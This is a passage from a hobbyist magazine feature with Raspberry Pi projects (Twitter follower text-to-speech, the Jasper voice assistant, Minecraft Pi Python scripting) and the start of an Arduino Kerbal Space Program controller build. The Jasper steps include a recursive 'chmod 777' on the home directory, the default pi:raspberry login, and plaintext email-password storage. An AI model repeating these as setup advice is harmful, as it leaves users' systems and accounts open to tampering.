twitter = Twython (api_token, api_secret, access_token,
access_token_secret)
next_cursor=-1
while (next_cursor):
    search = twitter.get_followers_list(screen_
name='geekybodhi',cursor=next_cursor)
    for result in search['users']:
        print result["name"]
        their_name= result["name"]
    espeak.synth(their_name)
    time.sleep(2)
    next_cursor = search["next_cursor"]
```

In the above code, we connect to our Twitter account and fetch a list of all our followers. We use a technique known as cursoring to separate a large set of results (the list of followers) into pages and then move forward through them (with **next_cursor**). The For loop lasts till our list of followers is exhausted. For every follower, the loop prints its name, stores it in a variable (**their_name**) and then passes it on to the *eSpeak* library which reads it aloud. It then pauses for a couple of seconds before moving on to the next follower.

Hack #9: Voice control your Pi


Apple has *Siri*, Google has *Google Now* and Microsoft has *Cortana*. If you think the Raspberry Pi doesn't have a digital assistance of its own, then you haven't heard of *Jasper*. Unlike the previously mentioned assistants, *Jasper* is open source.

To hear *Jasper*'s output you'll need to hook up speakers to the audio port. However, as the Pi doesn't have a microphone input, you'll need to find a USB mic that works with the Pi. If you're feeling adventurous you might as well try plugging in a USB webcam – some of these have microphones. After hooking up the microphone, make sure the Pi recognises it as a recording device with the **arecord -l command**.

While you can install *Jasper* on top of an existing Raspbian installation, the recommended way is to use the SD card image. Grab the tarball off the website (**http://jasperproject.github.io**) and extract the image from it with **tar zxvf jasper-disk-image.tar.gz**. Then assuming **/dev/sdd** is the location of the blank SD card, type **sudo dd if=jasper-disk-image.img of=/dev/sdd** to write the image. When it's done, boot the Pi from the SD card. You can configure *Jasper* from a remote computer via SSH, so you're ready to get started if the Pi is connected via Ethernet. If you're using Wi-Fi, you'll have to connect a monitor to the Pi, start the X environment and use the graphical Wi-Fi config utility to set up the connection.

The login credentials for the *Jasper* image is the same as a stock Raspbian distro, that is **pi:raspberry**. Once the network's been setup, connect to the Pi over SSH. Then in the home directory of your Pi, fetch the *Jasper* client with **git clone https://github.com/jasperproject/jasper-client.git jasper**. Then upgrade the setuptools library with **sudo pip install upgrade setuptools**. When it's done, pull in the required Python components with **sudo pip install -r jasper/client/requirements.txt**. Finally, set the required permissions inside the home directory with **sudo chmod 777 -R *** and restart.

While it reboots, Jasper will run the boot.py script and generate the **languagemodel.lm** file inside the **~/jasper/** client folder. Make sure the file has been created. If not, you can manually invoke the boot.py script with python **~/jasper/boot/boot.py**. Once the language model file has



You can customise and extend *Jasper* by adding your own commands.

been created, proceed to create a user profile for *Jasper* to get to know you. Change to the **~/jasper/** client directory and run the profile population script with **python populate.py**. The script will ask for information such as your name, contact details, etc. *Jasper* uses this information to communicate with you and respond to your queries more accurately. Also remember that *Jasper* will ask you for the password for your email account and then store it as plain unencrypted text. The details are stored in the **profile.yml** file. Follow the documentation on the project's website to integrate other services such as Facebook and Spotify. Restart the Pi again after you've run through the profile creation script.

When it's back up, *Jasper* will greet you with the speech synthesizer you selected while creating the profile. You can now start interacting with your new assistant by saying 'Jasper'. If it catches the phrase, *Jasper* will respond with a beep. You can now speak your command such 'What's the time', or 'Do I have new email?'. Again, if *Jasper* can hear you it will respond with the answer. Depending on the quality of your microphone and the oratory skills of the operator, your initial conversations with *Jasper* might not be very pleasant.

Hack #10: Minecraft Pi Edition

The *Minecraft Pi Edition* is a cut-down version of the popular *Pocket Edition* but includes enough components to unleash your creativity. You can explore randomly generated worlds and use the construction mode to build your own creations.

The best thing is its API, which can be accessed using Python. You can write Python scripts to move the player as well as create and destroy blocks. This allows you to create structures in seconds that would take hours to create by hand. The API also lets you create interactive objects such as clocks and equips you with teleportation powers. You can learn programming while having fun.


To install the Pi edition, head to **pi.minecraft.net** and download the compressed archive. Then extract it under your home directory with **tar zxvf minecraft-pi.tar.gz**. This will inflate the archive under the **~/mcpi** directory. Switch to the directory and launch the game with **./minecraft-pi**. If you're not familiar with *Minecraft*, you control movement with the mouse and the WASD keys. Keys 1-8 select items in your quickbar, and the space bar makes you jump and double-tap on the space bar to toggle the ability to fly.

You can use the API to connect to a running *Minecraft* instance. However, before you take control with the Python API, it's a good idea to make a replica of the Python API folder from within the **/mcpi** folder to a new location. In the terminal, type **mkdir ~/mycraft** to create a folder and copy the API into it with:

```
cp -r ~/mcpi/api/python/mcpi ~/mycraft/minecraft
```

We'll now save our custom scripts inside the **~/mycraft** directory. While the game is running, press the Alt+Tab keys to switch back to the terminal. Open a new tab in the terminal and change into the **mycraft** directory. Fire up a text editor and create a new **demo.py** script with **nano ~/mycraft/demo.py** and copy the following into it:

```
# Demo script to interact with the Minecraft environment
import minecraft.minecraft as minecraft
import minecraft.block as block
import time
#Connect to minecraft by creating the minecraft object
mc = minecraft.Minecraft.create()
#Post a message to the minecraft chat window
mc.postToChat ("Hello, this is a demo of Minecraft API.")
time.sleep(2)
playerPos = mc.player.getPos() #Find your player's position
#Change your players position
mc.postToChat("Let's teleport you 50 blocks in the sky!")
time.sleep(2)
mc.player.setPos(playerPos.x,playerPos.y + 50,playerPos.z)
# wait for 10 seconds while you fall back
time.sleep(10)
# - create a STONE block in front of you
playerPos = mc.player.getTilePos()
mc.setBlock(playerPos.x+1, playerPos.y+1, playerPos.z,
block.STONE)
time.sleep(5)
# - Now change that block into WOOD
mc.setBlock(playerPos.x+1, playerPos.y+1, playerPos.z,
block.WOOD_PLANKS)
time.sleep(5)
# - Now let's create a tower by stacking block
for top in range(0, 10):
    mc.setBlock(playerPos.x+3, playerPos.y+top, playerPos.z,
block.STONE)
time.sleep(5)
# - Let's now teleport you to the top of the tower
mc.player.setPos(playerPos.x+1, playerPos.y+10, playerPos.z)
```



As an example of what you can do in LXF186, Jonni shows how to build a cannon and blow stuff up in *Minecraft*.

Save the script and while *Minecraft* is running, fire up the script with python **~mycraft/demo.py**. If you haven't made any typos, you'll see the welcome message in the game as defined in the **postToChat** string. We then find your player's position with **getPos** and store it in the **playerPos** variable. the players position is defined with the X, Y and Z coordinates that you can see in the top-left corner of the screen. We then use **setPos** to change your position and teleport you into the sky. When you fall back down, we use the **setBlock** parameter to create a stone block (**block.STONE**) in front of you and then after five seconds replace it with a wooden block (**block.WOOD_PLANKS**). We then use a For loop to stack ten stone blocks a little further away, and then place you on top of it before ending the demo.

This is really just a demo of the things that are possible with the Python API. Download this neat PDF cheat sheet (**http://bit.ly/MinecraftPyCheatSheet**) of the parameters in the API along with examples and brief descriptions. Using Python to control *Minecraft* is extremely powerful and offers so much flexibility that we can't possibly demonstrate it all here. However, if you're intrigued, check out Jonni's *Minecraft* Python tutorials in the *Linux Format* magazine archive (see *Coding Academy, p83*, **LXF185** onwards). ■

Arduino: Kerbal Space Program

Making a custom controller for Kerbal isn't rocket science, we show you how.



The standard PC keyboard isn't great for flight sims. Every time you hit G to toggle your landing gear, you remember that you aren't really flying at all. But just because a game uses a keyboard, it doesn't need to be a boring Qwerty one. The Arduino Leonardo is a microcontroller (**http://bit.ly/LXFleon**) that emulates a standard USB keyboard. You can wire it up so that, instead of hitting Esc to eject from the cockpit, you have to lift a switch guard, flick the switch to arm the system and press the flashing illuminated button. Which, we think you'll agree, is a lot a cooler.

Everyone has their own idea of what they want from a custom controller. You might want a general-purpose device that will work with any flight sim. The author happens to be a monomaniac who only plays *Kerbal Space Program*, so built his exclusively for that. But the general principles are the same and that's what we're going to explain here.

Let's start with an Arduino. There are several versions, but you'll want the Leonardo. This is the only one that can emulate a USB keyboard in hardware. You can buy a barebones one for about £14, but if this is your first project, you'll want some LEDs and resistors as well as a prototyping breadboard. There are some good starter bundles at **http://4tronix.co.uk** and **http://proto-pic.co.uk**. The basic principle is that you connect a button or a switch to the Arduino and then program it so that when you press the button it sends the corresponding key-press to the PC. Your game will behave as if you'd pressed the key on the keyboard, and you can keep the regular keyboard plugged in too, so that

Debouncing

Hardware switches and buttons are mechanical devices with mechanical imperfections. When you close a switch, the electrical contacts will bounce slightly, making and breaking contact for a few milliseconds until they settle into place. If your Arduino sends a key press each time the contact is made, you'll send several key presses when you only want one. The solution is called debouncing and it's really simple. All you do is program the Arduino to wait for five milliseconds or so after it first detects the switch has closed, before it actually does anything. You'll need to debounce the inputs from each mechanical switch and button. The example program at **Arduino.cc** (**http://bit.ly/SB77zp**) will show you how. Some expansion boards, such as the SX1509 used in this project, include hardware debouncing functions. In such cases, you need to use a simple command to enable debouncing for that input pin when you initialise the board.




Debounce your inputs in software to eliminate electrical noise.

Programming the Arduino

The Arduino has its own integrated development environment (IDE) so you can write programs (called sketches) and upload them to the Arduino flash RAM. When you turn the Arduino on, it automatically runs that sketch. The IDE uses the C++ language. Even if you've never programmed before, it's easy to pick up the basics. Each sketch has a setup function that runs once when the Arduino starts, and a loop function that runs over and over until you turn off the Arduino. If you have a button connected to digital pin 2, you would initialise it in the setup function with the command **pinMode(2, INPUT)**.
To monitor the state of the switch you use the **digitalRead(2)** command to read from pin 2. C++ is case sensitive, so pinMode is not the same as PinMode. The IDE automatically colour codes built-in commands in orange, so if something doesn't magically change colour, you'll immediately know that you've mistyped.

When you're ready to test, click the arrow icon to compile your sketch. This converts it to machine code instructions and uploads it to the Arduino. The Leonardo only has 28,672 bytes of memory to hold your sketch. This is usually enough, because there are no graphics to take up memory, but if you are used to programming, you will need to think a bit more carefully about memory efficiency. If you click File > Examples, you can load several simple sketches to illustrate the fundamentals of detecting switches and lighting LEDs, as well as sending key presses to the computer.



you don't need to replicate every single key – just the fun ones you need for the game.

Now you could use a button or a switch for every function in the game, but why limit yourself when you are starting from scratch? Analog joysticks aren't appropriate for every game, but there are fairly cheap digital joysticks available from **http://uk.rs-online** that use microswitches. Each direction can be programmed as a separate key press and suddenly WASD is transformed into a four-way joystick. You can even remap the joystick on the fly so that it sends different key-presses at different times. When we switch to 'docking mode', for example, our joysticks are remapped to strafe sideways, rather than rotate our ship.

Rotary controls

Throttle functions don't need to be programmed as plus and minus buttons, because you can create a rotary control. The easiest way to do this is with a potentiometer, which is a variable resistor that changes as you turn the dial – this is how volume controls work. You can feed the output from this to one of the analog inputs on the Arduino and it will turn the continuously varying voltage into a discrete number between zero and 1,023.

The disadvantage with potentiometers is that they have physical end-stops. On our controller, for instance, we have buttons acting as throttle presets so that we can immediately punch in 0 per cent, 20 per cent, 80 per cent or 100 per cent thrust. If we used a potentiometer dial to turn the throttle up to full and then pressed the button for 0 per cent thrust, the dial would still be turned all the way up and we wouldn't be able to turn it up any further. One solution is to use a rotary encoder, which can be turned endlessly in either direction. These are very cheap, but programming the Arduino to detect which direction they are turning is a little bit fiddly. Plus, most of them only have 12 steps around the circle, which doesn't make them terribly sensitive. We decided to switch to the deluxe option of the MA3 absolute magnetic shaft encoder from **http://usdigital.com**. These are expensive, but they are worth it. They're very sensitive, very smooth and very easy to program for.




› Don't just replace each key with a button – switches and dials can be more useful.

As well as sending key presses to the game, you may want to receive information from the game. *Kerbal Space Program* makes you switch to the map screen to see your orbital parameters, for example. With our controller, we can see these on the LCD display whenever we want. Turning a dial, makes the display change to show radar altitude and horizontal velocity. Even if you don't need an LCD display, it's handy to be able to check whether the landing gear really did come down when you flicked the switch. To access the game state, you need a game that can be modded. *Kerbal Space Program* enables you to write your own plug-ins that can access almost any part of the game. The plug-in takes this data and parcels it up into a neat packet that can be sent over a serial connection and down the USB cable to your controller.

This probably all seems daunting, but consider this. When the author began this project he'd never done any electronics or programmed an Arduino. Most of the tricky bits of code were cribbed from other Arduino projects and *Kerbal* mods. If you don't want to build a whole controller, start small. Even an Abort button will spice up your gaming.

The electronics

Connect switches and lights together using the magic of soldering.




1 Prototype your layout


Rather than diving in and making your control panel, we'd recommend deciding how big you want your panel to be by make a mockup version in cardboard. Use a pen, pieces of Lego or actual switches to try different layouts until you find one that works for you (as we've done for our panel, pictured left).

We'd also suggest that you don't replace every key in the game with a button – think about whether a dial or an illuminated switch would make for more useful and immersive interface.

2 Proof of concept

